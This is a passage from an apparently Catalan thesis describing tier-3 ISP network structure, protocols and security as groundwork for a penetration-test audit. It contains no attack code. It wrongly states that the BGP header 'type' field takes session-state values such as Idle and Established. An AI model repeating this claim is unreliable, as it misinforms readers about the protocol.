Amb la jerarquia establerta, i tenint en conte l'aplicació del protocol *TCP/IP*, on tot node connectat a internet fa ús d'una adreça única[6] la funció de les *ISP* no es va limitar únicament a subministrar enllaços sinó a controlar la distribució d'aquestes adreces que la *IANA*[7], organització creada als Estats Units al 1988 s'encarrega d'assignar de manera global. Així doncs i seguint aquesta jerarquia natural creada en funció de l'abast geogràfic de les connexions de les *ISP*, es van anar assignant blocs d'adreces perquè aquestes *Tier 1* fessin el mateix amb les ISP de nivell inferior, i així fins arribar a l'usuari que disposarà d'una adreça global única.




*Il·lustració 4 - Jerarquia de isp tiers a internet*

A la imatge, la *ISP 1* que disposa d'un rang d'adreces públiques per repartir i d'una infraestructura de comunicació, ven ample de banda i velocitat que inclouen a la vegada tot un grapat de blocs d'aquestes adreces a les ISP de *Tier* 2. Aquestes a la seva vegada fan el mateix fins arribar als usuaris que es troben als *end points*, que rebran una adreça pública única, tot i que com es veurà amb l'ús de *CG-NAT*[8] i degut al nombre limitat d'adreces de l'espai IPv4, aquest no és sempre el cas.

Per últim cal notar que la topologia anterior és una simplificació de la implementació real ja que el sistema te més forma de malla que d'arbre. S'han obviat alguns elements de la infraestructura com IXP[9], on ISP de *tier* 2 i 3 d'una mateixa regió geogràfica i/o *CDN*[10], es connecten per millorar l'eficiència del trànsit i no haver de recórrer sempre al *path* (camí) que passa per la *tier* 1, ja que es generaria un coll d'ampolla significatiu.

## CARACTERÍSTIQUES, FUNCIONALITAT I OBJECTIUS DE LES TIER 3

Les *ISP* de *tier* 3 suposen l'últim esgraó entre la xarxa de proveïdors que connecta les xarxes d'arreu del món unes amb altres. És amb aquestes amb qui els usuaris contracten un *bandwith*[11] i un *throughput*[12] amb la que connectar la xarxa pròpia a internet. Aquest servei

---

[6] *IPv4, 1983 - ARPANET*
[7] *Internet Assigned Numbers Authority*
[8] *Carrier Grade-Network Address Translation [RFC 6598]*
[9] *Internet Exchange Points*
[10] *Content Delivery Networks*
[11] *Ample de banda*
[12] *Tassa de tranferéncia*

una vegada contractat suposa el trànsit de les dades a través de la xarxa de la ISP per que aquesta pugui encaminar-ho cap al lloc corresponent. Avui en dia aquesta connexió es sol resoldre amb la instal·lació d'un *switch* (commutador) o *router* (encaminador) a la xarxa local que connectarà amb els terminals òptics de la companyia, dirigint tot aquest trànsit cap a la seva xarxa. Una vegada passat aquest punt l'usuari deixa de tenir control sobre el trànsit d'informació i serà qüestió dels responsables de cada xarxa per on s'encamini aquesta i que arribi a on és degut. És també en aquest punt on s'assignen les diferents IP per a cada usuari, tot i que com es veurà al llarg del treball, en el cas *d'ISP* tier 3 petites, amb pocs centenars o milers d'usuaris, aquestes no disposen d'un bloc prou gran d'adreces com per assignar-ne una única a cada usuari i el que es trobarà és un nivell addicional de *NAT*[13] anomenada CG-NAT o NAT44.

Per sort i al llarg dels anys s'han anat establint protocols d'encaminament i de comunicació a través de la xarxa que asseguren en certa mesura que el funcionament d'aquestes serà l'esperat. En capítols posteriors es detallarà aquests conjunt de protocols dels quals resultaran interessants els de les capes de xarxa i capa de transport, nivells on es situa la xarxa i dispositius d'una ISP, descrits al model TCP/IP. És en aquestes capes on es poden trobar les tasques principals d'una ISP: commutar paquets dins de la seva pròpia xarxa entre dispositius i encaminar aquests seguint protocols de ruta cap a la seva destinació fora de la pròpia xarxa. Aquestes dues funcions, tot i semblar bàsiques són les que permeten l'existència d'una connexió a internet per a un usuari i les que determinaran el servei bàsic ofert per una ISP.

**Es podrien descriure els següents objectius de negoci d'una ISP**

- Oferir connexió a internet a través de la seva xarxa a canvi de subscripcions
- Oferir aquesta connexió amb un servei el més eficient i fiable possible
- Implementar les mesures de protecció necessàries per a que la informació sensible o de navegació i ús de la xarxa per part dels clients es trobi protegida.
- Disposar d'una infraestructura de xarxa per poder arribar a oferir els seus serveis allà on les grans companyies de telecomunicacions o altres *tier* 3 no poden arribar, oferint així la possibilitat del dret a la connexió[14] a quants més usuaris sigui possible.
- Complir amb tota la normativa estatal i internacional necessària tant a nivell de negoci de servei de telecomunicacions com en protecció de dades i comunicacions.

Tot i que no es troba dins de l'abast d'aquest treball descriure el funcionament d'ARIN[15] si que cal mencionar un aspecte sobre les ISP i les adreces emprades: *l'identificador ASN*[16]. Per a que una ISP assigni una adreça a un usuari ha de disposar primer d'un identificador. Aquest avui en dia és un valor de 4 bytes i defineix 3 grups o tipus: ISP que disposen d'un bloc assignat i no el comparteixen amb d'altres ISP, conjunt de ISP que treballen amb el mateix bloc d'adreces o AS que fan de nexe entre altres dos AS. Aquest punt entre molts d'altres s'haurà de tenir en conte quant es vulgui identificar a qui pertany una adreça IP pública. Per

---

*[13] Network Address Translation, [RFC 4787]*
*[14] Real Decret 899/2009, 22 Maig*
*[15] American Registry for Internet Numbers, agencia encarregada d'assignar blocs d'adreces, Arin.net*
*[16] Autonomous System Number*

tant, algunes de les **característiques d'una ISP que poden ser d'interès per al desenvolupament d'aquest treball seran**:

- Un identificador AS, registrat per ARIN
- Un conjunt d'adreces IPv4 o IPv6 assignades en blocs d'adreces contigües.
- Un protocol definit d'encaminament, com BGP que identifica la ISP entre d'altres anunciant una ruta concreta per a les adreces de les que es disposa.

SERVEIS QUE OFEREIXEN LES ISP

Al oferir als clients una connexió i una adreça per poder accedir a la xarxa les *ISP* addicionalment estan posant a disposició de manera transparent d'altres serveis. En primer lloc es poden trobar serveis que fan ús de servidors ja sigui mitjançant dispositius físics situats dins la xarxa o situats al núvol (externs). Alguns d'aquests serveis són VoIP[17], correu electrònic, dominis, emmagatzematge, televisió o computació al núvol. Cadascun d'aquests serveis addicionals es pot oferir dins del paquet contractat per els usuaris i obre una finestra de negoci a les *ISP*. Ara bé, cada servei no només pot necessitar d'un servidor dedicat per a la seva gestió, sinó que necessitarà fer ús d'uns protocols determinats que faran que la ISP hagi de configurar o modificar la topologia per permetre el seu correcte funcionament. Per altra banda es troben serveis que no seran de consum per a l'usuari però seran necessaris per al bon funcionament de la xarxa. Gran part d'aquests serveis es poden trobar implementats en forma de protocols i alguns exemples d'aquests podrien ser els següents.

- **Servidors *PPPoE*[18] i *RADIUS*[19]** que permetran la identificació dels usuaris així com la configuració de l'ús que aquests poden fer de la xarxa.
- ***NAT* i *CG-NAT***, que ajuda a disposar d'espais d'adreces suficients tant a nivell d'accés com a nivell de distribució.
- Protocols d'encaminament com *BGP*[20] al límit de la xarxa per encaminar correctament tot el trànsit que passa per la ISP.
- ***RTCP*[21], *SRTP*[22] o *SIP*[23]** per al control del trànsit *VoIP*

La majoria d'aquests protocols ja venen implementats amb els serveis o tipus de dades que es generen d'aquests, però serà responsabilitat de la ISP de configurar encaminadors i commutadors per a que aquestes trames i paquets circulin correctament per la xarxa, fent ús en alguns casos d'enllaços específics. Aquests serveis i protocols es troben implementats i configurats principalment en 2 dispositius: **encaminadors** i **servidors**. Els primers seran

[17] *Voice over Internet Protocol*
[18] *Point-to-Point Protocol over Ethernet, [RFC 2516]*
[19] *Remote Authentification Dial in User Service, [RFC 2864]*
[20] *Border Gateway Protocol 4, [RFC 4271].*
[21] *Real Time Control Protocol, [RFC 5760]*
[22] *Secure Real-time Transport Protocol, [RFC 3711]*
[23] *Session Initiation Protocol, [RFC 3261]*

elements fonamentals per al correcte funcionament de la xarxa i els segons es trobaran normalment a la capa de distribució de la pròpia xarxa o en una *DMZ*[24].

Per últim, tot i que no tant rellevants des del punt de vista d'enginyeria de xarxes però vitals per al funcionament correcte d'aquestes es troben els serveis tècnics oferts per la ISP. Aquests s'encarreguen no només del manteniment i instal·lació de connexions físiques sinó del manteniment i actualització dels dispositius als marges de la xarxa i que connectaran els usuaris amb aquesta. En el cas de xarxes local grans aquests també seran els encarregats de la planificació del disseny i implementació de punts d'accés WIFI[25] i LAN d'aquestes xarxes com serien les implementades en hotels, oficines, administració local p d'altres.

## 2.2. TOPOLOGIA DE LA XARXA DE LES ISP

La xarxa d'una ISP no difereix molt d'una *LAN*[26] però si que s'hi podran trobar característiques i diferencies que seran importants de cara a planificar una bona política de seguretat o al realitzar una auditoria. En aquest capítol es farà un repàs sobre aquests aspectes així com algun incís en punts claus de cara a dissenyar l'auditoria.

### ELEMENTS QUE COMPONEN LA XARXA D'UNA ISP

A diferencia d'una LAN la topologia d'una ISP no només disposarà d'àrees d'accés i distribució sinó que precisarà d'una àrea core (nucli) que és la que substituirà la de distribució en tasques d'entrada i sortida d'aquesta. Aquesta addició suposa la primera de les diferencies amb una *LAN* i és que alguns dels dispositius i elements de la xarxa no només treballaran a la capa de xarxa sinó que també ho faran sobre la capa de transport. Ja s'entrarà amb més detalls al següent punt sobre les capes, però per ara, el que significa és que apareixeran alguns dispositius addicionals que no es veuen normalment en una *LAN*.

En primer lloc es pot observar com l'entrada a la xarxa es realitzarà a través d'un encaminador amb algunes funcions especials. Aquest, a banda de funcionar com ho faria en qualsevol xarxa, ha de disposar de la implantació d'un protocol específic d'encaminament, el *BGP*. Seguidament es trobaran dispositius que normalment es troben en forma de *software (*programari*)* però que a la gran majoria *d'ISP* es trobarà en forma de dispositiu físic, ja sigui mitjançant un servidor o un dispositiu específic, els *firewalls* (tallafocs). Aquests elements són de vital importància per a una *ISP* que regula el trànsit de moltes altres xarxes i es tracta d'un

| Source address | Source port | Destination address | Destination port | Action |
|---|---|---|---|---|
| 192.168.1.2 | 80 | 10.10.10.20 | 22 | Allow |
| 10.10.0.0/24 | Any | 192.168.0.0/24 | 443 | Deny |
| Any | Any | Any | Any | Deny |

*Il·lustració 5 - Camps de la regla d'un tallafocs, Imatge: Enterprise Networking Planet*

[24] *DeMilitarized Zone o zona desmilitaritzada, concepte que descriu un segment de la xarxa que permet connexions externes accedir a la resta d'aquesta.*
[25] *Wireless Fidelity, tecnología d'accés a xarxes sense fils.*
[26] *Local Area Network, xarxa privada d'extensió reduïda.*

dels punts crítics en quant a seguretat. Molts dels atacs que rep una xarxa poden ser detectats i aturats si es disposa d'un *tallafocs* correctament implementat. La funció d'aquests és simple, filtrar paquets o connexions en una secció concreta de la xarxa. Normalment es troben situats en enllaços troncals o colls d'ampolla, per on es sap que tota la informació transita. Una d'aquestes zones on es poden trobar situats és a l'entrada de la xarxa, generant una DMZ, fet que assegura el filtratge de totes les dades que circulen per la xarxa. Aquest filtratge es realitzarà mitjançant regles que poden aplicar-se a paquets que entren, que surten o en ambdós sentits de la secció de xarxa que aquests controlen. Un *firewall* pot ser molt específic per un tipus de xarxa o localització en la que es troba i les seves regles disposaran de camps addicionals per aquestes però hi ha **5 camps que es trobaran en totes les regles**: *direcció ip d'origen*, *port d'origen, direcció ip destí, port de destí i accions*.

Es pot observar que aquests camps coincideixen amb alguns dels camps que es poden trobar a la capçalera d'un paquet de la **capa de transport**. De cara a la realització d'una auditoria, conèixer el funcionament bàsic d'un *firewall* així com la seva posició dins la xarxa és de vital importància. Al llarg de la *fase d'enumeració* és possible que no es pugui obtenir tota la informació sobre la topologia o sobre algun servei en concret si la informació es filtra per un tallafocs. Altrament, un tallafocs pot no només negar l'accés a certes parts de la xarxa, sinó realitzar informes al detectar trànsit sospitós, fet que faria saltar les alarmes en sistemes de prevenció i detecció d'intrusions.

Un segon element de seguretat que es pot trobar a la xarxa de la ISP molt relacionat amb els *firewalls* són les ACL[27]. Aquestes no difereixen molt del funcionament d'una regla d'un *Firewall* i es troben implementades en diferents dispositius de la capa 3 de la xarxa però ofereixen menys seguretat en el sentit de que les ACL no notificaran trànsit sospitós ni realitzen un control d'estat(stateless), per tant, tot i que una ACL serà més difícil de detectar que un tallafocs, es poden dur a terme accions de reconeixement i enumeració menys subtils que davant la existència d'un tallafocs.

Ambdós elements de seguretat normalment es complementen, així doncs, es farà ús de tallafocs en colls d'ampolla importants, i s'aplicaran llistes de controls en zones més específiques. Un exemple és el d'utilitzar tallafocs tant a l'entrada a la xarxa (abans o després de l'encaminador) com a la sortida de l'enllaç que va de la distribució a l'accés, enllaç per on transitaran tots els paquets que provinguin dels usuaris que tenen contractat el servei d'internet. A la resta de dispositius de la xarxa es configurarien llistes d'accés més específiques per encaminar certs paquets dins de la zona de distribució de la xarxa.

A banda d'elements i dispositius de seguretat, en una xarxa d'aquestes característiques es troben un segon grup d'elements, els de control i direcció. Aquests elements es poden trobar de nou físicament a la xarxa (en forma de servidors), virtualment (en forma de protocols) o combinant ambdós. Aquests elements estan enfocats principalment al control del funcionament de la xarxa i a la configuració d'aquesta. D'entre els que es consideren més rellevants en previsió a realitzar un pentest es poden trobar: *Serveis centralitzats de configuració de la xarxa, Serveis d'autentificació de sessions i configuració d'aquestes, Serveis de monitoratge de trànsit i estat de la xarxa o serveis de detecció o Classificació i emmagatzematge d'esdeveniments o logs.*

---

[27] *Access Control Lists*

Els serveis de configuració de la xarxa solen trobar-se en un servidor i aquests es faran servir per a configurar els múltiples dispositius de la xarxa de manera remota. Alguns aspectes rellevants sobre aquests serveis és que disposen de tota la informació de configuració dels dispositius i que son un element crític en quant a seguretat requerida, ja que si es veuen exposats a un atac, molts dels dispositius de la xarxa seran vulnerables a atacs posteriors degut a la informació que es pugui obtenir del primer.

En quant als mecanismes de control i autentificació n'existeixen de molts tipus, en aquest treball es farà incís en els que segons converses amb la *ISP* amb la que s'està col·laborant són els de més ampli ús com el protocol *PPPoE* i els servidors que implementen RADIUS amb els que els *encaminadors* amb *PPPoE* es comuniquen per autentificar i permetre l'ús de la xarxa a un *end point* o *software* addicional que s'executa en algun punt de la xarxa per el monitoratge d'aquesta. Des del punt de vista de l'auditoria, si resultava important conèixer de l'existència i posició de *firewalls* per evitar ser aturats, el coneixement sobre l'existència i funcionament de protocols com PPPoE o RADIUS així com de serveis de monitoratge de la xarxa és realment important ja que obre la possibilitat a diferents tècniques i atacs.

Un últim element que es pot trobar en moltes ISP és un servidor des del que l'usuari controlarà i/o configurarà tot el que faci referència als serveis contractats amb la ISP. Aquests servidors normalment en forma de servidors *web* són accessibles per als usuaris mitjançant credencials. Segons converses amb la ISP, aquest servei pot oferir-se de múltiples maneres, des d'un servidor fora de la xarxa, amb un servidor connectat a la zona de distribució o un servidor que es connecta a la xarxa com si d'un client mes es tractés (capa d'accés). En tot cas, sigui quin sigui el seu posicionament, aquest serà un altre servei crític que s'haurà de protegir de manera específica ja que en aquests s'hi pot trobar molta informació referent als clients com dades de caràcter personal o dades de facturació.

## MODEL TCP/IP I PROTOCOL ESPECÍFICS

El model TCP/IP no és mes que un conjunt de protocols de comunicació separats per capes o nivells en funció de la informació que els dispositius necessiten d'aquesta. Aquest model es troba dividit en 4 capes i aquest treball es centrarà principalment en dues d'aquestes per la seva rellevància en el trànsit de la informació en xarxes: *la de xarxa i la de transport*.

És important conèixer el funcionament d'alguns d'aquests protocols, en particular un element que comparteixen tots aquests, la *PDU*[28] de cada capa del model. Una PDU és la unitat mínima d'informació transmesa entre dos dispositius a la xarxa i l'estructura d'aquestes es troba estandarditzada a nivell de protocols. En una PDU es poden diferenciar dos blocs clars

**TCP segment header**

| *Offsets* | Octet | 0 | | | | | | | | 1 | | | | | | | | 2 | | | | | | | | 3 | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Octet | Bit | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
| 0 | 0 | Source port | | | | | | | | | | | | | | | | Destination port | | | | | | | | | | | | | | | |
| 4 | 32 | Sequence number | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 8 | 64 | Acknowledgment number (if ACK set) | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| 12 | 96 | Data offset | | | | Reserved 0 0 0 0 | | | | CWR | ECE | URG | ACK | PSH | RST | SYN | FIN | Window Size | | | | | | | | | | | | | | | |
| 16 | 128 | Checksum | | | | | | | | | | | | | | | | Urgent pointer (if URG set) | | | | | | | | | | | | | | | |
| 20 | 160 | Options (if *data offset* > 5. Padded at the end with "0" bits if necessary.) | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| ⋮ | ⋮ | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

*Il·lustració 6 - Capçalera TCP, Imatge: Wikipedia*

[28] *Protocol Data Unit*

el *header* (capçalera) i la *data* (dades). La part important que s'ha de tenir en conte i que ajudarà a entendre el tipus de comunicació que s'està duent a terme entre dos dispositius és el *header*. A tall d'exemple es pot veure a l'anterior imatge la capçalera d'un paquet corresponent al protocol *TCP*[29].

Aquesta és la capçalera que forma part del que s'anomena **segment** (nom de la PDU per al protocol *TCP*) i s'hi poden observar entre d'altres camps l'origen o el destí d'aquest, nombre de la seqüencia (necessari quant la informació s'ha hagut de dividir en múltiples paquets) així com molts d'altres camps en els que no s'entrarà en detall. Les capçaleres per tant són de vital importància, ja que d'elles se'n pot extreure molta informació. A l'hora de dur a terme una auditoria i si es disposa d'algun sistema per capturar paquets es podrà identificar quin tipus de protocol s'està utilitzant o quin servei pot haver generat aquella informació simplement observant alguns detalls de la capçalera d'aquella *PDU*.


## PROTOCOLS QUE ES PODEN TROBAR A LA XARXA D'UNA ISP

Ja s'ha mencionat que en aquest treball es centraran els esforços en tot el que faci referencia a les capes de xarxa i transport, que són amb les que majoritàriament treballen els dispositius d'una xarxa d'aquestes característiques. Ara be, és important conèixer d'altres protocols que es poden trobar, ja siguin de la capa d'aplicació o de la capa d'internet ja que aquests poden ser de gran ajuda a l'hora de desenvolupar un pentest, ja sigui per descobrir serveis existents, a l'hora de descobrir segments de la xarxa que només s'identificaran segons el tipus de paquets que es capturin o l'existència de túnels creats mitjançant PPP o *VPN*[30]. Cal recordar que la xarxa que s'utilitzarà per a la simulació estarà creada en base a les converses amb la *ISP* amb la que es col·labora, i que les característiques i serveis que aquesta ofereix poden distar molt d'altres xarxes similars, per tant el nombre de protocols que es poden arribar a trobar en una xarxa d'aquestes característiques pot variar molt.

Existeixen multitud de protocols emprats al conjunt TCP/IP, sobretot a nivell d'aplicació. Al llarg de tota una auditoria es necessitarà consultar-los de manera constant ja que resulta impossible conèixer en detall tots els protocols, però n'hi ha un de rellevant de cara a l'auditoria d'una ISP, ja que es tracta d'un servei que no es trobarà en d'altres xarxes. Aquest és el ***Border Gateway Protocol* o *BGP***. Aquest protocol s'encarrega de definir i portar un control sobre una taula o llista d'encaminaments entre el dispositiu que l'implementa i la resta de dispositius connectats directament a aquest fora de la xarxa ja que normalment aquest dispositiu serà a la mateixa vegada l'element que connecta la xarxa amb l'exterior. Ja s'ha vist en apartats anteriors com la implementació i correcte funcionament de *BGP* és un dels requisits indispensables per poder disposar d'un identificador AS, sobre el qual es realitzaran assignacions d'espais d'adreces públiques per a que la *ISP* pugui donar servei d'internet als seus usuaris. L'estructura d'un paquet que empra *BGP* és el següent.

---

[29] *Transmission Control Protocol*
[30] *Virtual Private Network [RFC 2764]*



BGP version 4 message header format[2.1]

| bit offset | 0–15 | 16–23 | 24–31 |
|---|---|---|---|
| 0 | Marker (always: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff) | | |
| 32 | | | |
| 64 | | | |
| 96 | | | |
| 128 | Length | Type | |

*Il·lustració 7 - Capçalera BGP, Imatge: Wikipedia*

D'aquesta capçalera probablement l'únic camp rellevant sigui el camp *type* els valors del qual poden ser: *Idle, Connect, Active, OpenSent, OpenConfirm i Established.* Cada tipus de missatge tindrà una composició diferent i resultarà en diferents accions sobre la llista d'encaminaments que la ISP com a *AS* comparteix amb la resta de AS amb els que disposa d'enllaçament físic. Al llarg de l'apartat de l'auditoria s'entrarà en mes detall sobre el funcionament de BGP, la importància dels estats i les mesures de seguretat que s'implementen de cara a posar a prova la seva robustesa i seguretat. D'altres protocols que resultaran útils i que ja es descriuran amb mes detall a l'apartat de l'auditoria són protocols de la capa d'enllaç com el de Ethernet, PPP i PPPoE o SNMP.

## 2.3. SEGURETAT A LES XARXES DE PROVEÏDORS DE SERVEIS I INTERNET

Avui en dia la seguretat a les xarxes no és només un element que aquestes incorporen, sinó que s'ha convertit en un pilar a l'hora de dissenyar-les i implementar-les. Tant important és mantenir una xarxa ben estructurada i on les dades circulin de la manera més eficient i ràpida possible com de que l'accés a la xarxa estigui degudament protegit davant de la multitud d'atacs que cada dia es poden rebre. En aquest capítol es repassaran els elements principals que componen la seguretat en xarxes així com els procediments a l'hora d'implementar una xarxa segura. Seguidament es descriuran quines poden ser les conseqüències d'atacs a la xarxa i quins punts es podrien considerar els més susceptibles a atacs.

### QUE ÉS LA SEGURETAT EN XARXES

L'àmbit de la seguretat informàtica en xarxes es basa en protegir una topologia, els dispositius físics i virtuals que la componen, els seus usuaris i les dades que es generen, transmeten i reben dins del seu àmbit. A partir de la recerca realitzada s'han determinat les accions que componen la seguretat en xarxes en tres apartats generals: **Prevenció** i **Protecció**, **Detecció** i **Resposta**.

#### PREVENCIÓ I PROTECCIÓ

Quan es parla de protecció i prevenció es fa referencia a totes aquelles tecnologies i accions que s'aplicaran des del disseny inicial de la xarxa fins les mesures preses durant i després de

la seva implementació. Així doncs, tant la prevenció de manera passiva com la protecció de manera activa aportaran resiliència[31] i resistència[32] a la xarxa.

Aquestes dues característiques es poden aplicar de múltiples maneres i cal realitzar dissenys i estudis previs, així com revisions periòdiques per poder mantenir un nivell de protecció adient. S'ha de tenir en conte a l'hora de decidir el tipus d'eines i configuracions que s'utilitzen per aplicar les mesures de protecció i prevenció, que l'aplicació d'aquestes pot repercutir a la seva vegada en el rendiment de la xarxa i d'aquí que sigui tant important establir certes prioritats i objectius.

**Alguns mètodes i tècniques de prevenció poden ser:**

- La formació del personal encarregat de la gestió i manteniment de la xarxa en qüestions de seguretat informàtica
- La correcta actualització dels dispositius i programari que s'utilitza tant per al funcionament de la xarxa com per al seu monitoratge
- Unes bones pràctiques en seguretat
- Evitar l'ús de tecnologies obsoletes
- L'ús de les tecnologies adequades per a cada situació entre d'altres.

**En canvi la protecció** es centra més en les accions que es duen a terme per aplicar les mesures de seguretat que es decideixin implantar. Entre d'altres es poden trobar alguns elements que ja s'han mencionat com *firewalls* i ACL que s'haurà de decidir a quin punt de la xarxa s'implementen, regles que s'utilitzaran i la raó d'aquestes. L'ús d'una política de renovació periòdica de claus d'accés als dispositius seria una altra mesura així com mantenir tots els dispositius i servidors actualitzats i amb un accés físic restringit per evitar manipulacions directes.

De mesures, tant de protecció com de prevenció n'existeixen moltes i cada entorn en precisarà d'unes o altres, ara bé, s'ha de tenir en conte que segons el grau de restriccions que s'apliquin amb aquestes el funcionament de la xarxa serà ben diferent. Així doncs, si s'ha decidit fer passar tot el trànsit sortint per una sola interfície controlada per un *tallafocs* amb desenes de regles es disposarà d'un control exhaustiu de tot el trànsit de la xarxa però s'estarà creant un coll d'ampolla que limitarà la capacitat màxima d'aquesta. Un altre cas seria la utilització excessiva de *ACL* en els dispositius d'encaminament de la xarxa, ja que es pot donar la situació que s'acabi bloquejant trànsit que no suposa un problema de seguretat per poder assegurar que es filtra el que sí que ho seria, afectant així de manera negativa al servei del que disposen els usuaris.

**En resum**, es podria dir que la protecció de la xarxa mai vindrà de manera gratuïta ja que aquesta sol comportar una reducció de rendiment o del servei ofert. Serà una de les prioritats, en aquest cas de la ISP, determinar les seves prioritats i treballar per assolir els objectius de prevenció i protecció de la xarxa per a que aquestes es vegin afectades el mínim possible.

---

[31] *Capacitat de recuperar-se d'un atac.*
[32] *Capacitat per evitar ser afectat per un atac.*

**DETECCIÓ**

La detecció de problemes de seguretat d'una xarxa es pot realitzar de múltiples maneres, però les tècniques de més eficàcia a l'hora de dur a terme tasques de detecció en són dues: **El monitoratge passiu i el monitoratge actiu**.

El monitoratge passiu fa referència a totes aquelles eines i programari que analitza les dades que circulen per la xarxa. Aquestes eines no intervenen en el funcionament de la xarxa ja que únicament es limiten a capturar paquets, emmagatzemar-los i presentar-ne la informació que se'n pugui obtenir d'aquests. Programes com *Wireshark*[33] en serien un exemple, on aquests capturen els paquets de les interfícies que es seleccionin, en temps real i amb les quals es poden aplicar filtres i paràmetres si es vol centrar l'interès en cert tipus d'activitat. Un altre tipus de monitoratge passiu que es podria trobar en una xarxa és el dels recursos utilitzats i capacitat disponible d'aquesta. Aquestes eines ajudaran a diagnosticar si algun punt a la xarxa es pot veure saturat i per tant necessita d'una atenció específica o si el funcionament de la xarxa resulta anormal en cert moment donades unes estadístiques en temps real.

Per altra banda el monitoratge actiu és un monitoratge *ad hoc* on es fa servir programari més específic (conjuntament amb les eines de monitoratge passiu) en cerca d'algun element en concret. Programes o comandes per analitzar un node o interfícies concrets en serien exemples. Una situació que requeriria de monitoratge actiu podria ser la d'intentar determinar perquè hi ha pèrdues de paquets en un punt concret de la xarxa.

**RESPOSTA**

En el moment de descobrir algun problema a la xarxa o detectar alguna amenaça, es posa en marxa una resposta. Aquesta pot variar en funció de l'afectació a la xarxa, els serveis que s'hagin vist afectats o la prioritat que es doni a l'afectació. Aquesta resposta sol trobar-se en forma de protocols d'actuació, moltes vegades dissenyats específicament per aquella xarxa en concret i es precisa d'una planificació prèvia per que aquesta resposta sigui el mes efectiva possible. Caldrà analitzar les repercussions de les accions que es duguin a terme ja que aquestes poden arribar a ser prou intrusives com per modificar el comportament de la xarxa, creant així problemes addicionals.

Normalment les accions de resposta consisteixen en retornar la xarxa al seu funcionament normal, però incorporen un aspecte clau per al desenvolupament de noves configuracions de protecció i prevenció. Aquest aspecte moltes vegades consta d'un anàlisi del problema que s'ha abordat, on es trobarà descrit el problema que s'ha resolt, quins punts s'han vist afectats i de quina manera així com recomanacions sobre millores en l'apartat de prevenció i protecció que s'haurien de dur a terme per evitar que l'esdeveniment es reprodueixi de nou. Es podria dir que aquesta secció de la resposta correspondria a l'apartat final d'una auditoria, on es redacten recomanacions i accions a dur a terme en funció de quins punts febles l'auditoria hagi detectat.

[33] *Wireshark. Programai de captura de paquets d'una xarxa.*

## OBJECTIUS I NECESSITAT D'UNA POLÍTICA DE SEGURETAT

Els objectius de l'aplicació d'una política en seguretat informàtica o fins i tot de la d'executar auditories sobre aquesta són ben clars: **protecció de dades sensibles**, **mantenir el correcte funcionament de la xarxa** i **protegir els dispositius que es poden trobar en aquesta**.

Ara bé, a vegades resulta difícil determinar la necessitat d'aquesta i fins a quin grau s'implementa. Un punt clau per determinar si es necessiten implementar mesures de seguretat addicionals és el de si es disposa de dades o informació necessària per al funcionament d'una organització o aquestes dades són de caire sensible i privat i per tant no haurien de ser accessibles per qui no estigui autoritzat. A dia d'avui, pràcticament totes les empreses emmagatzemen dades de caire **econòmic** (comptabilitat, targetes de crèdit, dades de pagament), de caire **personal** (informació personal de clients i proveïdors, adreces i dades fiscals) o **legal** (contractes, documents governamentals, documents de propietat intel·lectual i patents). La major part d'aquestes dades es troben protegides per les seves respectives lleis internacional, estatals o locals i per tant el propietari d'aquestes i qui les emmagatzema n'és el primer responsable de protegir-les i de complir amb la legislació vigent. La segona raó de pes per a implementar seguretat addicional en una xarxa és la de mantenir aquesta en correcte funcionament. La principal prioritat per a una ISP, tal i com es veurà durant la fase de planificació de l'auditoria a través d'una entrevista prèvia amb el client és la disponibilitat de cara a complir amb els contractes que aquest amb els seus usuaris, per tant tota mesura addicional és benvinguda si aquesta ajuda a mantenir en correcte funcionament la xarxa.

## CONSEQÜÉNCIES DELS ATACS INFORMÀTICS A UNA XARXA

Els atacs a una xarxa venen donats per multitud d'interessos, ja siguin **econòmics**, **industrials**, **polítics** o **personals** per part dels atacants. Siguin quins siguin aquests interessos, els resultats d'aquests atacs es tradueixen normalment en **fallades** de la xarxa, ***exfiltració***[34] **de dades**, desplegament d'elements amagats per obtenir **persistència** per a l'accés a aquesta o fins i tot **inutilització** de la xarxa per complert.

Prèvia detecció, no existeix cap manera de saber quines seran les conseqüències d'un atac i és durant el moment en el que es realitza la detecció i es posa en marxa una resposta quan es podrà descobrir exactament l'abast d'un atac informàtic a una xarxa. És per això que s'han d'establir prioritats, per poder abordar les conseqüències d'un atac segons la seva rellevància. En el cas d'una ISP, **els punts més rellevants en quant a seguretat per aquesta són que la xarxa es pugui mantenir en funcionament i les dades sensibles que existeixen sobre usuaris a aquesta no siguin d'accés públic.**

Si un atac informàtic afecta al correcte funcionament de la xarxa aquest tindrà una repercussió molt gran en els usuaris o serveis de la xarxa, fet que pot minvar la viabilitat econòmica de la ISP ja que si no aconsegueix evitar o solucionar aquests tipus de situacions, els seus usuaris hauran de buscar un altre proveïdor degut a la pèrdua de confiança en aquest. Així mateix, si un atac resulta en la filtració de dades sensibles dels clients la ISP haurà de respondre a

---

*[34] Acció de transferir dades fora del sistema sense autorització. Definició d'Optimot, Gencat.cat*

qüestions legals sobre la protecció de dades, que en molts casos deriva en multes i sancions per incompliment de lleis de protecció de dades.

